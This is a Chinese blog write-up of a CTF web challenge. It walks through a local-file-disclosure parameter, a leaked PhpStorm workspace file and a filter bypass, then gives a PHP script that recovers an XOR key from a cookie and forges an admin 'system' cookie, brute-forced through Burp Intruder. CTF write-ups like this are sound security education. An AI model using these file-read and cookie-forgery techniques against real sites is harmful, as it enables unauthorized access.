

i春秋“百度杯”CTF比赛 九月场 Code

原创

[\[已注销\]](#) 于 2018-09-06 22:38:57 发布 503 收藏

分类专栏: [i春秋](#)

友链: <https://cutt.ly/7777aaaa>

本文链接: https://blog.csdn.net/include_heqile/article/details/82469452

版权



[i春秋 专栏收录该内容](#)

19 篇文章 0 订阅

订阅专栏

<https://www.ichunqiu.com/battalion?t=1>

这道题打开是一张图片, 然后我们可以修改 POST 数据, 将 `jpg=hei.jpg` 改为 `jpg=index.php`, 查看页面源代码, 我们发现了 `base64` 编码的数据, 将其解码, 即可得到 `index.php` 的源代码:

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(!isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/^[a-zA-Z0-9.]+/", "", $file);
$file = str_replace("config", "_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='data:image/gif;base64, ".$txt."'></img>";

/**
 * Can you find the flag file?
 */
?>
```

根据题目的提示, 我们知道该项目是由 `PhpStorm` 创建的, 这里一定要知道 `PhpStorm` 的一个特点, 就是他所创建的项目的所有文件都会记录在 `/.idea/workspace.xml` 文件中, 直接访问该文件:

文件: <http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/.idea/workspace.xml>

在第 208 行找到如下语句:

```
<entry file="file://$PROJECT_DIR$/f13g_ichuqiu.php">
```

然后再通过 `index.php` 来访问 `f13g_ichuqiu.php` 文件:

```
view-source:http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/index.php?jpg=f13g_ichuqiu.php
```

查看页面源代码，啥都没有

我们自己改写一下 `index.php` 的代码，在本地环境中运行一下：

```
<?php
$file = 'f13g_ichuqiu.php';
$file = preg_replace("/[^a-zA-Z0-9.]+"/, "", $file);
$file = str_replace("config", "_", $file);
echo $file;
```

输出结果为： `f13gichuqiu.php`

根据上面的正则替换： `preg_replace`，只要不是字母数字和 `.`，就会被替换为空，因此 `_` 被替换成 `""` 了，但是我们有办法解决，利用 `index.php` 的 `substr` 函数即可，我们可以将 `f13g_ichuqiu.php` 改写为 `f13gconfigichuqiu.php`，让后台脚本帮助我们替换

```
http://e6f9929b0d5541c4b31901f7b402f6f97a5f82f88cb04cc1.game.ichunqiu.com/index.php?jpg=f13gconfigichuqiu.php
```

查看源代码， `base64` 解码，获得 `f13g_ichuqiu.php` 文件源代码：

```

<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}

function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "\ ( / ▽ \) ρ";
}
?>

```

现在到了考验耐心与思维的时候了，请看我的脚本（有思路讲解）：

```

<!--此脚本的一个关键点就是第一个key和第二个key的长度是不一样的
也就是说我们只得到了key的前5个字符，去没有得到他的第六个字符
而我们必须使用长度为6的key，因为我们求解出来的key是md5之后的，
所以我们只需要用0-9a-f来填补$key中缺少的那一个字符串

还有一个重要的点就是
key并不是从0开始的，观察源代码中的加密函数可以看出来
使用的$key[++$s]，也就是说$key[0]没用上，我们可以将其初始化为" "
-->
<?php
$firstUserCookie="ZjNYN0NOChh0";
$tmp="";
$txt="";
$key=" ";
$guest = "guest";
for($i=0;$i<strlen($guest);$i++){
    $tmp .= chr(ord($guest[$i])+10);
}
$guestAfterFor = $tmp;

// $tmp中的前4位是$rnd，就是随机字符串，长度固定为4位
$tmp = base64_decode($firstUserCookie);
$rnd = substr($tmp, 0, 4);
//此处的$tmp还原的就是f13g_ichuqiu.php中encrypt方法中的$tmp变量
$tmp = substr($tmp, 4);
//使用$tmp和$guestAfterFor作异或运算，即可得出经过md5之后的$key
for($i=0;$i<strlen($guestAfterFor);$i++){
    $key .= $tmp[$i] ^ $guestAfterFor[$i];
}

//观察解密函数，可以看出来，解密时用的$key(md5之后)和上面我们计算出来的$key是一样的
$system = "system";
$tmp="";
for($i=0;$i<strlen($system);$i++){
    $tmp .= chr(ord($system[$i])+10);
}

//这样我们就得出了decrypt方法中的第一个for循环中的$tmp变量
//使用$tmp变量与上面我们计算出来的$key变量作^运算，即可得到decrypt方法中的$txt变量
$test = "0123456789abcdef";
$keyTemp="";
for($i=0;$i<strlen($test);$i++){
    $txt = "";
    $rndTemp = $rnd;
    $keyTemp = $key.$test[$i];
    $s = 0;
    for($j=0;$j<strlen($tmp);$j++){
        $txt .= $tmp[$j] ^ $keyTemp[++$s];
    }
    //将这个$txt与$rnd拼接成一块，在执行base64_encode方法，就能得到
    //"system"字符串对应的可能的base64编码值
    $rndTemp .= $txt;
    echo base64_encode($rndTemp);
    echo "<br />";
}

```

我们先用 `burpsuit` 抓取一个 `response`，得到 `response` 中的 `$_COOKIE['user']` 值：

Burp Intruder Repeater Window Help

Target: http://207024e542554ea19b3d57f76690cd852047ce9efe49417d.game.ichunqiu.com

Request

Raw Params Headers Hex

```
GET /f13g_ichunqiu.php HTTP/1.1
Host: 207024e542554ea19b3d57f76690cd852047ce9efe49417d.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000; UM_distinctid=165a83e383f178-0fbbec694704b6-3c604504-1fa400-165a83e38402d2; pgv_pvi=7982519296; pgv_si=s357423104; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1536125977,1536143704,1536198947; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1536198947; __guid=20771643.3109671389472257000.1536227063718.2378; ci_session=467b89404d105bea3e02ed3447cb0698ef841a62; user=Cm14RRVMWRhJ; monitor_count=44
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Thu, 06 Sep 2018 13:34:24 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 17
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4
Set-Cookie: user=MlFaMEZJVhIG
```

238 bytes | 83 millis

然后将该值赋给脚本中的 `$firstUserCookie`，在本地环境中运行，将结果复制到一个文件中并保存，然后使用 `burpsuit` 的 `intruder` 模块，加载该文件

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

Start attack


```
GET /f13g_ichunqiu.php HTTP/1.1
Host: 207024e542554ea19b3d57f76690cd852047ce9efe49417d.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng /*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000; UM_distinctid=165a83e383f178-0fbbec694704b6-3c604504-1fa400-165a83e38402d2; pgv_pvi=7982519296; pgv_si=s357423104; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1536125977,1536143704,1536198947; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1536198947; __guid=20771643.3109671389472257000.1536227063718.2378; ci_session=467b89404d105bea3e02ed3447cb0698ef841a62; user=Cm14RRVMWRhJ; monitor_count=44
Connection: close
```

Add \$


Clear \$

Auto \$

Refresh



按照箭头顺序操作，将 `user` 值作为我们的变量，用刚才保存的文件中的值去替换它，查看结果：



我先双击最特别的 `232`，在 `response` 中我们就能看到 `flag` 了，但是我当时提交上去是错的，然后我又去百度了一下 `writeup`，把别人的 `flag` 交上去，还是错的，可能是 `i春秋` 的服务器问题